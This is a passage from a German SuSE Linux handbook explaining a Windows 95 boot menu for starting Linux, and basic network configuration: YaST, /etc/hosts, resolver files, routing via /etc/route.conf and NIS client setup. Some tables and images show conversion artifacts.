Unter dem Label [Menu] definieren Sie die Einträge des Bootmenüs und nach wie viel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

3. Weiter unten stehen Labels [Win95], [DOS], [Linux] und [Common]. Bei [Common] schreiben Sie die Einträge hin, die immer gelten sollen (unter Windows 95 werden das nur wenige sein); bei den anderen Labels die Einträge notieren, welche nur bei einem bestimmten Eintrag des Bootmenüs gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; das Beispiel in Datei 4.9.8 auf der nächsten Seite soll nur eine Anregung sein.

```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS]
device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accdatetime=C+ D+ H+
switches= /F buffers=20
```

Datei 4.9.8: Beispiel für config.sys (2. Teil) für den Linux-Start unter Windows 95

Speichern Sie die Datei dann ab.

4. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen `%config%`. Schreiben Sie vielleicht etwas wie in Datei 4.9.9 auf der nächsten Seite.
5. Wenn Sie den Rechner jetzt booten, erscheint Ihr eigenes Bootmenü. Sie haben 5 Sekunden Zeit zum Wählen, dann startet automatisch Windows 95. Wenn Sie 'Linux' auswählen, startet Linux und wartet auf Ihr Login.

```
@echo off
loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * Und jetzt? *
```

Datei 4.9.9: Beispiel für autoexec.bat für den Linux-Start unter Windows 95





## 5 Linux im Netzwerk

### Vorbemerkung zur Vernetzung

In unserem Zeitalter der Kommunikation ist die Anzahl der miteinander vernetzten Computer bereits so groß, dass ein einzelner, nicht zumindest zeitweise vernetzter Computer selten geworden ist. Linux, als echtes Kind des *Internets*, bietet alle Voraussetzungen und notwendigen Netzwerktools zur Einbindung in diverse Netzwerkstrukturen.

In diesem Kapitel wird eine Übersicht über die zur Einrichtung und Wartung der Netzwerkanbindung notwendigen Handgriffe gegeben, es werden die zentralen Konfigurationsdateien besprochen und einige der wichtigsten Tools vorgestellt.

Zunächst wird gezeigt, wie ein Linux-Rechner in ein bestehendes *LAN* eingebunden werden kann bzw. wie ein kleines *Netzwerk*, bestehend aus Linux-Rechnern, aufzubauen ist. Danach geht es um den Anschluss an andere Rechner via Modem. Es wird erläutert, wie eine Internet-Anbindung per PPP vorgenommen werden kann. Ein längerer Abschnitt ist der ISDN-Konfiguration gewidmet. Dann wird die Konfiguration des Mail- und des News-Systems kurz besprochen. Den Abschluss bildet die Vorstellung eines Fax-Systems unter Linux.

Praktisch die gesamte Netzwerkkonfiguration können Sie mit YaST durchführen (siehe Abschnitt 3.6 auf Seite 112 und Abschnitt 17.6 auf Seite 511); da jedoch gerade die Konfiguration eines Netzwerks beliebig komplex werden kann, werden in diesem Kapitel auch die grundlegenden Mechanismen und die für die Konfiguration des Netzwerks relevanten Dateien beschrieben.

### Auf gute Nachbarschaft – die Einbindung ins LAN

Einen Linux-Rechner in ein aus anderen Unix-Rechnern – darunter können sich natürlich auch weitere Linux-Rechner befinden – bestehendes LAN einzubinden, stellt kein großes Problem dar. Es müssen einige (wenige) Voraussetzungen erfüllt sein, die aber keine grundsätzliche Einschränkungen für den Einsatz von Linux in einer Netzwerkumgebung darstellen.

### Voraussetzungen, Vorarbeit

Linux unterstützt mittlerweile eine bunte Palette von Netzwerkkarten – Ethernet, Arcnet, einige TokenRing – und kennt fast alle gängigen Netzwerkprotokolle – TCP/IP, IPX, AppleTalk. Auf alle theoretisch möglichen Konfigurationen einzugehen, würde den Rahmen dieses Kapitels bei weitem sprengen; daher soll hier nur beispielhaft ein „Normalfall“ behandelt werden, also die Integration

eines Linux-Rechners mit einer Ethernetkarte in ein TCP/IP-Netzwerk. Aktuelle Informationen bezüglich anderer Netzwerke finden Sie unter anderem bei den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`. Darüber hinaus liefert die Hilfsfunktion beim Konfigurieren des Kernels wertvolle Zusatz-Informationen.

Die folgenden Voraussetzungen müssen erfüllt sein:

- Der Rechner muss über eine unterstützte Netzwerkkarte verfügen; ob die Karte korrekt erkannt wurde, können Sie unter anderem daran sehen, dass die Ausgabe des Kommandos

```
erde:~ # /sbin/ifconfig
eine Zeile enthält, die mit eth0: beginnt.
```



Tipp

Wenn der Kernel-Support für die Netzwerkkarte als Modul realisiert wird – so wie es beim SuSE-Kernel standardmäßig der Fall ist –, dann muss der Name des Moduls als Alias in der `/etc/modules.conf` eingetragen werden; für die erste Ethernet-Karte z. B. in dieser Art:

```
alias eth0 tulip
```

Dies geschieht automatisch, wenn im Linuxrc während der Erstinstallation der Treiber-Support für die Netzwerkkarte geladen wird. Nachträglich lässt sich diese Aufgabe von YaST aus erledigen (vgl. Abschnitt 3.6.1 auf Seite 112).

Sind diese Voraussetzungen erfüllt, so sollten vor der Netzwerkkonfiguration noch die Begriffe in Tabelle 5.1 auf Seite 170 kurz bedacht werden.

Rechnername	Der Name, den der Rechner im Netzwerk haben soll, z. B. <code>erde</code> . Der Name sollte nicht mehr als acht Zeichen umfassen und darf im lokalen Netzwerk noch nicht vergeben worden sein.
Domainname	Der Name der Domain, der der Rechner angehören wird. Domains dienen der Gliederung von Netzen. Ein Rechner wird adressiert durch Angabe seines <i>voll qualifizierten</i> Domainnamens (engl. <i>fully qualified domain name (FQDN)</i> ), der sich aus Rechnernamen, Domainnamen und Top-Level-Domain zusammensetzt. So ist z. B. <code>erde.kosmos.all</code> der Rechner <code>erde</code> in der Domain <code>kosmos.all</code> . Die Top-Level-Domain umfasst höchstens vier Buchstaben. Das Muster für einen <i>voll qualifizierten</i> Domainnamen ist <code>Rechnername.Domainname.Top-Level-Domain</code> .

Tabelle 5.1: Fortsetzung auf der nächsten Seite...



IP-Adresse	<p>Die Adresse des Rechners im Netzwerk. Jeder Rechner im Netz hat für jede Netzwerkschnittstelle (z. B. Netzwerk- oder ISDN-Karte) mindestens eine Adresse, die im Netz eindeutig ist. Diese Adresse besteht nach dem derzeit gültigen Standard aus einer Sequenz von vier Bytes, die normalerweise durch Punkte getrennt – also beispielsweise 192.168.0.20 – dargestellt werden. Bei der Wahl der IP-Adressen ist zu bedenken, ob das lokale Netz einmal mit dem Internet verbunden werden soll. Ist dies der Fall, so ist zu empfehlen, dass von vornherein registrierte IP-Adressen verwendet werden. Für rein private Netze sind durch das RFC 1597 drei Adressbereiche vorgesehen, bei denen sichergestellt ist, dass selbst bei einer versehentlich bestehenden Verbindung zum Internet keine Probleme entstehen, da sie zwischen Internet-Systemen nicht geroutet werden. Diese Adressbereiche sind:</p> <table><tr><td>10.0.0.0</td><td>&gt;</td><td>10.255.255.255</td><td>(Class A-Netz)</td></tr><tr><td>172.16.0.0</td><td>&gt;</td><td>172.31.255.255</td><td>(Class B-Netz)</td></tr><tr><td>192.168.0.0</td><td>&gt;</td><td>192.168.255.255</td><td>(Class C-Netz)</td></tr></table> <p>Einige IP-Adressen sind nicht für Rechner bestimmt, sondern haben spezielle Funktionen. So steht beispielsweise 192.168.0.0 für das Netzwerk an sich und 192.168.0.255 ist die dazugehörige Broadcast-Adresse.</p>	10.0.0.0	>	10.255.255.255	(Class A-Netz)	172.16.0.0	>	172.31.255.255	(Class B-Netz)	192.168.0.0	>	192.168.255.255	(Class C-Netz)
10.0.0.0	>	10.255.255.255	(Class A-Netz)										
172.16.0.0	>	172.31.255.255	(Class B-Netz)										
192.168.0.0	>	192.168.255.255	(Class C-Netz)										
Gatewayadresse	<p>Wenn sich im Netzwerk ein als Gateway fungierender Rechner befindet, d. h. ein Rechner, der in mehr als einem Netz hängt und der das Weiterleiten von Netzwerkpaketen in das fremde Netz übernimmt, so kann dessen Adresse bei der Netzwerkkonfiguration angegeben werden.</p>												
Netzwerkmaske	<p>Mit Hilfe der Netzwerkmaske (netmask) wird entschieden, in welchem Netzwerk eine gegebene Adresse zu finden ist. Die IP-Adresse des Rechners wird mit der Netzwerkmaske durch ein logisches <i>UND</i> verknüpft, wodurch der Host-Anteil der Adresse ausgeblendet wird, also nur noch die Adresse des Netzwerks übrig bleibt. 255.255.255.0 ist beispielsweise eine typische Netzwerkmaske.</p>												

Tabelle 5.1: Fortsetzung auf der nächsten Seite...

Adresse des Nameservers

Der Nameserver stellt den Dienst DNS (engl. *Domain Name Service*) zur Verfügung, mit dem sich Rechnernamen in IP-Adressen wandeln lassen. So wird beispielsweise dem Rechnernamen *erde* die IP-Adresse 192.168.0.20 zugeordnet. Ist ein Nameserver über das Netz zu erreichen und soll dieser verwendet werden, so muss dessen IP-Adresse bei der Netzwerkkonfiguration angegeben werden.

Tabelle 5.1: Werte für Netzwerkkonfiguration

5.1 Konfiguration mit Hilfe von YaST

Nun können Sie die Konfiguration der Netzwerksoftware mit YaST durchführen. Beachten Sie dabei die in Abschnitt 5 auf Seite 167 aufgeführten Punkte.

1. Loggen Sie sich als Benutzer 'root' ein.
2. Starten Sie YaST und wechseln Sie in das Menü 'Administration des Systems', 'Netzwerk konfigurieren', 'Netzwerk-Grundkonfiguration'.




Abbildung 5.1: Netzwerkkonfiguration mit YaST

3. Wählen Sie eine freie 'Nummer', z. B. 0.
4. Wählen Sie durch Drücken von (F5) als Device 'Ethernet' aus, und verlassen Sie die Eingabemaske durch Betätigen des Buttons 'Weiter'.

5. Drücken Sie bitte **(F6)** ('IP-Adresse'), und geben Sie die IP-Adresse des Rechners ein, also beispielsweise 192.168.0.20. Als nächstes muss die Netzwerkmaske angegeben werden. Für ein Class C-Netz (bis zu 254 Rechner in einem Subnetz), ist diese typischerweise 255.255.255.0. Ist kein Gatewayrechner im Netzwerk, sollte hier nichts angegeben werden; vgl. Abbildung 5.1 auf der vorherigen Seite.
6. Verlassen Sie die Eingabemaske durch Betätigen des Buttons 'Weiter'.
7. Aktivieren Sie das Netzwerk-Device mit **(F4)**.
8. Durch Drücken von **(F10)** können Sie die Konfiguration speichern, mit **(Esc)** können Sie die Maske verlassen, ohne dass die Änderungen gesichert werden.
9. Im Menü 'Rechnernamen ändern' können Sie dem Rechner einen Rechnernamen geben oder einen bestehenden Rechnernamen ändern. In die Eingabemaske des Menüs wird auch der Name der Domain eingetragen, der der Rechner angehören soll.
10. Unter dem Punkt 'Netzwerkdienste konfigurieren' können Sie festlegen, ob der `inetd`, das Programm `portmap` und der NFS-Server gestartet werden sollen und welcher Rechner- und Domainname beim Posten von Artikeln im USENET in die From-Zeile eintragen wird.
  - Der `inetd` wird benötigt, um bei Bedarf bestimmte Netzwerkdienste (z. B. `telnet`, `finger`, `ftp` usw.) zu starten. Der `inetd` sollte beim Hochfahren des Systems immer gestartet werden, da andernfalls eine Vielzahl von Diensten auf dem System nicht zur Verfügung stehen; beherzigen Sie bei gefährdeten Systemen die Richtlinien zur Sicherheit in Abschnitt 18.2.2 auf Seite 538.
  - Wenn der Rechner als NFS-Server eingesetzt oder NIS verwendet werden soll, muss der Portmapper `portmap` beim Hochfahren des Systems gestartet werden. Haben Sie sich dafür entschieden, den Portmapper zu starten, werden Sie anschließend gefragt, ob auch der NFS-Server gestartet werden soll.
11. Im Menü 'Konfiguration Nameserver' kann der Zugriff auf einen oder mehrere Nameserver konfiguriert werden. Es können bis zu drei IP-Adressen durch Leerzeichen getrennt angegeben werden.
12. Über den Menüpunkt 'Sendmail konfigurieren' kann eine grundlegende Konfiguration des Pakets `sendmail` vorgenommen werden. Eine ausführlichere Beschreibung der Konfiguration von Sendmail finden Sie im Abschnitt 6.8 auf Seite 222.

Darüber hinaus können Sie eine ganze Reihe weiterer Einstellungen direkt in der zentralen Konfigurationsdatei `/etc/rc.config` vornehmen; auch hierbei werden Sie von YaST unterstützt (siehe Abschnitt 17.6 auf Seite 511).

Damit ist die Netzwerkkonfiguration abgeschlossen. YaST ruft abschließend `SUSEconfig` auf und lässt die gemachten Angaben in die entsprechenden Dateien

eintragen (siehe Abschnitt 5.2). Damit die Einstellungen wirksam werden, müssen die betroffenen Programme neu konfiguriert und die benötigten Daemonen neu gestartet werden. Dies erreichen Sie, indem Sie den Befehl

```
erde:~ # rcnetwork restart
```

eingeben (siehe auch Kapitel 17 auf Seite 505).

## 5.2 Manuelle Netzwerkkonfiguration – wo steht was?

Die manuelle Konfiguration der Netzwerksoftware sollte stets die zweite Wahl sein. Besser ist es, YaST zu benutzen, jedoch kann YaST nicht alle Bereiche der Netzwerkkonfiguration abdecken, sodass in manchen Fällen manuelle Nacharbeit nötig sein kann.

### 5.2.1 Konfigurationsdateien

Dieser Abschnitt gibt eine Übersicht über die Netzwerkkonfigurationsdateien und erklärt ihre Funktion sowie das verwendete Format.

#### `/etc/rc.config`

In dieser zentralen Konfigurationsdatei (siehe Abschnitt 17.5 auf Seite 510) wird der größte Teil der Netzwerkkonfiguration vorgenommen. Bei Veränderung mittels YaST oder durch den Aufruf von SuSEconfig, nachdem die Datei manuell verändert wurde, werden aus diesen Einträgen die meisten der folgenden Dateien automatisch generiert. Auch die Bootskripten werden über die Einstellungen in dieser Datei konfiguriert.

#### Tipp

Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend immer SuSEconfig aufrufen, damit die geänderte Konfiguration automatisch in die richtigen Dateien eingetragen wird.



#### `/etc/hosts`

In dieser Datei (siehe Datei 5.2.1 auf der nächsten Seite) werden Rechnernamen IP-Adressen zugeordnet. Wird kein Nameserver verwendet, so müssen hier alle Rechner aufgeführt werden, zu denen eine IP-Verbindung aufgebaut werden soll. Je Rechner wird eine Zeile bestehend aus IP-Adresse, dem voll qualifizierten Hostnamen und dem Rechnernamen, z. B. `erde` in die Datei eingetragen. Die IP-Adresse muss am Anfang der Zeile stehen, die Einträge werden durch Leerzeichen bzw. Tabulatoren getrennt. Kommentare werden durch ``#`` eingeleitet.

#### `/etc/networks`

Hier werden Netzwerknamen in Netzwerkadressen umgesetzt. Das Format

```
#
# hosts          This file describes a number of hostname-to-address
#                mappings for the TCP/IP subsystem.  It is mostly
#                used at boot time, when no name servers are running.
#                On small systems, this file can be used instead of a
#                "named" name server.  Just add the names, addresses
#                and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 sonne.kosmos.all sonne
192.168.0.20 erde.kosmos.all erde
# End of hosts
```

Datei 5.2.1: /etc/hosts

ähnelt dem der `hosts`-Datei, jedoch stehen hier die Netzwerknamen vor den Adressen (siehe Datei 5.2.2).

```
#
# networks       This file describes a number of netname-to-address
#                mappings for the TCP/IP subsystem.  It is mostly
#                used at boot time, when no name servers are running.
#
loopback        127.0.0.0
localnet        192.168.0.0
# End of networks.
```

Datei 5.2.2: /etc/networks

<code>order hosts, bind</code>	Legt fest, in welcher Reihenfolge die Dienste zum Auflösen eines Namens angesprochen werden sollen. Mögliche Argumente sind: <i>hosts</i> : Durchsuchen der Datei /etc/hosts <i>bind</i> : Ansprechen eines Nameservers
<code>multi on/off</code>	Bestimmt, ob ein in /etc/hosts eingetragener Rechner mehrere IP-Adressen haben darf.
<code>nospoof on</code>	Diese Parameter beeinflussen das <i>spoofing</i> des Nameservers, haben aber weiter keinen Einfluss auf die Netzwerkkonfiguration.
<code>alert on/off</code>	
<code>trim &lt;domainname&gt;</code>	Der angegebene Domainname wird vor dem Auflösen des Rechnernamens von diesem abgeschnitten (insofern der Rechnername diesen Domainnamen enthält). Diese Option ist dann von Nutzen, wenn in der Datei /etc/hosts nur Namen aus der lokalen Domain stehen, diese aber auch mit angehängtem Domainnamen erkannt werden sollen.

Tabelle 5.2: Parameter für /etc/host.conf

**/etc/host.conf**

Das Auflösen von Namen – d.h. das Übersetzen von Rechner- bzw. Netzwerknamen über die *resolver*-Bibliothek – wird durch diese Datei gesteuert; diese Datei wird nur für Programme verwendet, die gegen die *libc4* oder die *libc5* gelinkt sind; für aktuelle *glibc*-Programme vgl. die Einstellungen in */etc/nsswitch.conf*! Ein Parameter muss in einer eigenen Zeile stehen, Kommentare werden durch '#' eingeleitet. Die möglichen Parameter zeigt Tabelle 5.2 auf der vorherigen Seite.

Ein Beispiel für */etc/host.conf* zeigt Datei 5.2.3.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

Datei 5.2.3: */etc/host.conf*

**/etc/nsswitch.conf**

Mit der GNU C Library 2.0 hat der „Name Service Switch“ (NSS) Einzug gehalten (vgl. Manual-Page von *nsswitch.conf* (**man 5 nsswitch.conf**), sowie ausführlicher *The GNU C Library Reference Manual*, Kap. "System Databases and Name Service Switch" <sup>1</sup>).

In der Datei */etc/nsswitch.conf* wird festgelegt, in welcher Reihenfolge bestimmte Informationen abgefragt werden. Ein Beispiel für *nsswitch.conf* zeigt Datei 5.2.4 auf Seite 176. Kommentare werden durch '#' eingeleitet. Dort bedeutet z.B. der Eintrag bei der „Datenbank“ *hosts*, dass nach */etc/hosts* (*files*) eine Anfrage über DNS (vgl. Paket *named*) losgeschickt wird.

Die über NSS verfügbaren „Datenbanken“ sind in Tabelle 5.3 auf der nächsten Seite genannt; zusätzlich sind in Zukunft *automount*, *bootparams*, *netmasks* und *publickey* zu erwarten.

aliases	Mail-Aliase, von <i>sendmail(8)</i> verwendet; vgl. Manual-Page von <b>aliases</b> ( <b>man 5 aliases</b> ).
ethers	Ethernet-Adressen.
group	Für Benutzergruppen, von <i>getgrent(3)</i> verwendet; vgl. Manual-Page von <b>group</b> ( <b>man 5 group</b> ).
hosts	Für Hostnamen und IP-Adressen, von <i>gethostbyname(3)</i> und ähnlichen Funktionen verwendet.

Tabelle 5.3: Fortsetzung auf der nächsten Seite...

<sup>1</sup>Paket *libcinfo*, Serie *doc*.



```
#
# /etc/nsswitch.conf
#
passwd:      compat
group:       compat

hosts:       files dns
networks:    files dns


services:    db files
protocols:   db files

netgroup:    files
```

Datei 5.2.4: /etc/nsswitch.conf

z. B. die Namensauflösung (DNS) durch Änderung der /etc/resolv.conf umgestellt wird; dazu dient dieser Befehl:

```
erde: # /sbin/init.d/nscd restart
```



### Achtung

Wenn beispielsweise das Caching für `passwd` aktiviert ist, dauert es in der Regel 15 Sekunden, bis ein neu angelegter lokaler Benutzer dem System bekannt ist. Durch das Neustarten des `nscd` kann diese Wartezeit verkürzt werden.

### /etc/resolv.conf

Wie bereits die Datei /etc/host.conf, so spielt auch diese Datei in Bezug auf Auflösung von Rechnernamen durch die *resolver*-Bibliothek eine Rolle.

Hier wird angegeben, welcher Domain der Rechner angehört (Schlüsselwort **search**) und wie die Adresse des Nameservers ist (Schlüsselwort **nameserver**), der angesprochen werden soll. Es können mehrere Domainnamen angegeben werden. Beim Auflösen eines nicht voll qualifizierten Namens wird versucht, durch Anhängen der einzelnen Einträge in **search** einen gültigen, voll qualifizierten Namen zu erzeugen. Mehrere Nameserver können durch mehrere Zeilen, die mit **nameserver** beginnen, bekannt gemacht werden. Kommentare werden wieder mit '#' eingeleitet.

Ein Beispiel für /etc/resolv.conf zeigt Datei 5.2.5 auf der nächsten Seite.

YaST (siehe Abschnitt 5.1 auf Seite 170) trägt hier den angegebenen Nameserver ein!

### /etc/HOSTNAME

Hier steht der Name des Rechners, also nur der Hostname ohne den Domainnamen. Diese Datei wird von verschiedenen Skripten während des Starts des



```
# /etc/resolv.conf
#
# Our domain
search kosmos.all
#
# We use sonne (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

Datei 5.2.5: /etc/resolv.conf

Rechners gelesen. Sie darf nur eine Zeile enthalten, in der der Rechnername steht! Auch diese Datei wird automatisch aus den Einstellungen in /etc/rc.config generiert.

### 5.2.2 Startup-Skripten

Neben den beschriebenen Konfigurationsdateien gibt es noch verschiedene Skripten, die während des Hochfahrens des Rechners die Netzwerkprogramme starten. Diese werden gestartet, sobald das System in einen der *Multiuser-Run-level* übergeht (vgl. Tabelle 5.5 auf der nächsten Seite).

/sbin/init.d/network	Dieses Skript übernimmt die Konfiguration der Netzwerk Hard- und Software während der Startphase des Systems. Dabei werden auch die durch YaST (siehe Abschnitt 5.1 auf Seite 170) in /etc/rc.config eingetragenen Angaben zu IP- und Netzwerk-Adresse, Netzmaske und Gateway ausgewertet.
/sbin/init.d/route	Dient dem Setzen der statischen Routen im Netzwerk. Eine detaillierte Beschreibung finden Sie in Abschnitt 5.3 auf der nächsten Seite.
/sbin/init.d/inetd	Startet den inetd, sofern es in /etc/rc.config festgelegt ist. Dies ist beispielsweise dann nötig, wenn Sie sich vom Netzwerk aus auf diese Maschine einloggen möchten.
/sbin/init.d/portmap	Startet den Portmapper, der benötigt wird, um RPC-Server verwenden zu können, wie z. B. einen NFS-Server.
/sbin/init.d/nfsserver	Startet den NFS-Server.
/sbin/init.d/sendmail	Kontrolliert den sendmail-Prozess in Abhängigkeit von den Einstellungen in /etc/rc.config.

Tabelle 5.5: Fortsetzung auf der nächsten Seite...

<code>/sbin/init.d/ypserv</code>	Startet den NIS-Server in Abhängigkeit von den Einstellungen in <code>/etc/rc.config</code> .
<code>/sbin/init.d/ypclient</code>	Startet den NIS-Client in Abhängigkeit von den Einstellungen in <code>/etc/rc.config</code> .

Tabelle 5.5: Startup-Skripten der Netzwerkprogramme

## 5.3 Routing unter SuSE Linux

### Vorbemerkung

Das Einstellen der Routing-Tabelle wird unter SuSE Linux nicht über Variablen in der zentralen Konfigurationsdatei `/etc/rc.config`, sondern über das Skript `/sbin/init.d/route` und die Konfigurationsdatei `/etc/route.conf` gehandhabt.

Nach der Initialisierung des Netzwerks durch die Boot-Skripten unter `/sbin/init.d/network`, `/sbin/init.d/inetd`, `/sbin/init.d/i4l_hardware` und eventuell zusätzlicher Boot-Skripten, wird die Datei `/etc/route.conf` mit der Routing-Tabelle von `/sbin/init.d/route` durchsucht und diese Tabelle im System gesetzt.

In der Datei `/etc/route.conf` können alle statischen Routen eingetragen werden, die für die verschiedenen Aufgaben eines Systems benötigt werden könnten: Route zu einem Rechner, Route zu einem Rechner über ein Gateway und Route zu einem Netzwerk.

Eine andere Möglichkeit ist die Benutzung des dynamischen Routings durch `/usr/sbin/routed`, dessen Konfiguration jedoch aufwendiger ist. Hier sei auf die Manpage von **routed** hingewiesen.

### Vorgehensweise und Benutzung

Die Regeln für die Konfigurationsdatei `/etc/route.conf` lehnen sich an die Ausgabe des Befehls `/sbin/route` an. Wird `/sbin/route` ohne weitere Argumente aufgerufen, erscheint die Routing-Tabelle, die der Kernel gerade benutzt. Bis auf die Spalten für die Einträge `Flags`, `Metric`, `Ref` und `Use` sind die Einträge in `/etc/route.conf` analog.

Dazu kurz die Regeln von `/etc/route.conf`:

- Zeilen mit ``#'` am Anfang und Leerzeilen werden ignoriert. Ein Eintrag besteht aus einer Zeile mit mindestens zwei und maximal vier Spalten.
- In der ersten Spalte steht das Ziel einer Route. Dabei kann dort die IP-Adresse eines Netzes oder Rechners oder bei *erreichbaren* Nameservern auch der voll qualifizierte Name eines Netzes oder eines Rechners stehen.

- Das Stichwort `default` ist dem Eintrag des Default-Gateways vorbehalten. Bitte verwenden Sie `0.0.0.0` *nicht* als Ziel für Routing-Einträge.
- Die zweite Spalte enthält entweder einen Platzhalter (`0.0.0.0`) oder die IP-Adresse bzw. den vollen Namen eines Rechners. Dieser Rechner kann das Default-Gateway sein oder ein Gateway, hinter dem ein Rechner oder Netzwerk erreichbar ist.
- Die dritte Spalte enthält die Netzmaske für Netzwerke oder Rechner hinter einem Gateway. Für Rechner hinter einem Gateway lautet die Maske z. B. `255.255.255.255`.
- Die letzte Spalte ist nur für die am lokalen Rechner angeschlossenen Netzwerke (Loopback, Ethernet, ISDN, PPP, Dummy-Device, ...) wichtig. Hier muss der Name des Devices eingetragen werden.

Ein einfaches Beispiel einer `/etc/route.conf` gibt die [5.3.1](#). Werden neue Einträge in `/etc/route.conf` vorgenommen, wird durch die Eingabe

```
erde:~ # rcroute restart
```

die Routing-Tabelle mit den neuen Einträgen gesetzt.

# Destination	Dummy/Gateway	Netmask	Device
# 192.168.0.1	0.0.0.0	255.255.255.255	ippp0
# default	192.168.0.1		
#			
# Net devices			
#			
127.0.0.0	0.0.0.0	255.255.255.0	lo
204.127.235.0	0.0.0.0	255.255.255.0	eth0
#			
# Gateway			
#			
default	204.127.235.41		
#			
# Host behind Gateway			
#			
207.68.156.51	207.68.145.45	255.255.255.255	
#			
# Net behind a Gateway			
#			
192.168.0.0	207.68.156.51	255.255.0.0	

Datei 5.3.1: Einfaches Beispiel einer `/etc/route.conf`

## 5.4 NIS, die gelben Seiten im LAN

### 5.4.1 Was ist NIS?

Sobald mehrere Unix-Systeme in einem Netzwerk auf gemeinsame Ressourcen zugreifen wollen, muss sichergestellt sein, dass z. B. Benutzer- und Gruppenkennungen auf allen Rechnern miteinander harmonisieren. Das Netzwerk soll für den Anwender transparent sein; egal an welchem Rechner er arbeitet, er findet immer die gleiche Umgebung vor. Möglich wird dies durch die Dienste *NIS* und *NFS*. *NFS* dient der Verteilung von Dateisystemen im Netz und wird in Abschnitt 5.5 auf der nächsten Seite beschrieben.

*NIS* (engl. *Network Information Service*)<sup>2</sup> kann als Datenbankdienst verstanden werden, der Zugriff auf Informationen aus den Dateien `/etc/passwd`, `/etc/shadow` oder `/etc/group` netzwerkweit ermöglicht. *NIS* kann auch für weitergehende Aufgaben eingesetzt werden (z. B. für `/etc/hosts` oder `/etc/services`); darauf soll hier jedoch nicht im Detail eingegangen werden.

### 5.4.2 Einrichten eines NIS-Clients

Im Paket `ypclient`, Serie `n`, befinden sich alle notwendigen Programme zum Einrichten eines NIS-Clients. Zur Einrichtung des NIS-Clients sind folgende Schritte zu erledigen:

- Setzen der NIS-Domain beim Starten des Systems.

Dazu muss in `/etc/rc.config` die Variable `YP_DOMAINNAME` gesetzt werden; beim Übergang in einen Runlevel, in dem das Netzwerk verwendet wird, wertet `/sbin/init.d/network` diesen Wert aus und setzt den Namen entsprechend.

Der NIS-Domainname ist nicht zu verwechseln mit dem DNS-Domainnamen; diese können gleich lauten, haben jedoch grundsätzlich nichts miteinander zu tun!

- Festlegen des NIS-Servers.

Der Name des NIS-Servers wird in der `/etc/rc.config` durch die Variable `YP_SERVER` gesetzt. `SuSEconfig` schreibt diese Namen im richtigen Format in die Datei `/etc/yp.conf` (vgl. Datei 5.4.1 auf der nächsten Seite); haben Sie die Variable mit `YaST` gesetzt, dann geschieht dies automatisch. In dieser Datei muss es eine Zeile geben, die mit dem Schlüsselwort `ypserver` beginnt und in der der Name des NIS-Servers steht.

- Der Name des NIS-Servers (z. B. `sonne.kosmos.all`) muss über `/etc/hosts` auflösbar sein.
- Es muss sichergestellt sein, dass der RPC-Portmapper gestartet wird.

<sup>2</sup>Für NIS wird vielfach synonym der Begriff '`YP`' verwendet; dieser leitet sich ab von den *yellow pages*, also den *gelben Seiten* im Netz.

```
# /etc/yp.conf
#
# Syntax:
#
# ypserv    <servername>      Define which host to contact
#                               for YP service.
#
ypserv      sonne.kosmos.all
# End of /etc/yp.conf
```

Datei 5.4.1: /etc/yp.conf

NIS wird über RPC (engl. *Remote Procedure Calls*) realisiert, deshalb ist es Bedingung, dass der RPC-Portmapper läuft. Gestartet wird dieser Server vom Skript `/sbin/init.d/rpc`. Auch dies wird automatisch erledigt, wenn das Starten des Portmappers in `/etc/rc.config` veranlasst wurde.

- Ergänzen der Einträge in `/etc/passwd` und `/etc/group`.

Damit nach dem Durchsuchen der lokalen Dateien eine Anfrage beim NIS-Server gemacht wird, müssen die entsprechenden Dateien durch eine Zeile, die mit einem Pluszeichen ('+') beginnt, ergänzt werden. NIS erlaubt es, hier eine Menge weitere Optionen zu aktivieren, z. B. Netgroups oder lokales Überschreiben von NIS-Einträgen.

- Starten von `ybind`.

Der letzte Schritt des Aufsetzens des NIS-Clients besteht aus dem Start des Programmes `ybind`, das den eigentlichen Start des NIS-Clients bedeutet. Auch dieses Programm wird automatisch gestartet, wenn Sie die Konfiguration des Netzwerks mit YaST vorgenommen haben.

- Aktivieren der Änderungen.

Entweder muss nun das System neu gestartet werden oder die benötigten Dienste werden durch

```
erde:~ # rcnetwork restart
erde:~ # rcypclient restart
neu gestartet.
```

### 5.4.3 NIS-Master- und -Slave-Server

Zu installieren ist das Paket `ypserv`, Serie n; das genaue Vorgehen ist in `/usr/share/doc/packages/yp/HOWTO` beschrieben.

